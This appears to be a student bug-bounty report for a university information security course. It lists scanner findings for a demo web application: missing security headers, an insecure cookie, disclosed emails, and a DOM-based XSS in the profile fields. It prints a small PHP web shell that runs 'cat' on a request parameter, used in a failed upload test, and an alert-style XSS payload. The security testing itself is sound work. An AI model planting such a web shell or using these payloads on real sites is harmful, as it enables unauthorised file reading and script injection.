


PES UNIVERSITY
INFORMATION SECURITY
BUG BOUNTY

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NOTE: All the severity are in relation to the website <https://demopes.eoxvantage.com>

Issues:

Listed below are issues found after scanning the website in burp suite pro version.



SSL Certificate -

- TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity.
- Severity - Medium

Strict transport security not enforced -

- The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users.
- Enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS.
- Severity - Low


Lack or misconfiguration of security header -

- HTTP security headers are a subset of HTTP headers and are exchanged between a web client (usually a browser) and a server to specify the security-related details of HTTP communication. Some HTTP headers that are indirectly related to privacy and security can also be considered HTTP security headers.
- Severity - Medium


File Upload functionality -

- Whether file/(s) can be uploaded to the website which can be malicious in nature.
- The website does not allow file uploading, other than images like jpeg,png,jpg.
- Severity - Low


The placeholder for uploading photo/image:



If the format is correct then the image gets uploaded, otherwise throws an error.



Tried uploading a malicious php file as png, but it is protected at it's best to not allow malicious files onto the server.

A screenshot of a code editor window. The title bar shows "upload.php.png" with a close button. The editor contains a PHP script with five lines of code:


```
1 <?php
2 $p = $_GET['p'];
3 $o= shell_exec('cat '.$p);
4 echo $o;
5 ?>
```

Referred link:

<https://portswigger.net/kb/issues>

SSL cookie without secure flag set -

- The cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site.
- The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS.
- Severity - Medium



Email addresses disclosed -

- Email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel.
- Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.
- There were 8 email addresses found during the scan.
- Severity - Medium

Clickjacking (UI redressing) -

- Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website
- The website does not allow Clickjacking attack.
- Severity - Low

DOM-BASED XSS -


- DOM based XSS is a client side injection issue.
- All the input containers in 'Edit Profile' are exposed to DOM-based XSS.
- The site does not implement HTML encoding.
- Severity - High

The XSS code:

First Name *

`<i onclick=alert('XSS')>test</i>`

Output on clicking *test* (right side of aaaaa):



Referred link:

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

SQL INJECTION -

- Tried sql injection in the login page, but there was none.
- The input is sanitized properly and does not allow attackers to write malicious sql queries in the username and password section.
- Severity - Low

Referred links :

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

Input returned in response (reflected) -

- Reflection of input arises when data is copied from a request and echoed into the application's immediate response.
- Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection.
- Severity - Medium

Missing Headers -

- Header-name: x-frame-options
- Header-name: x-content-type-options
- Header-name: strict-transport-security
- Header-name: content-security-policy
- Header-name: x-permitted-cross-domain-policies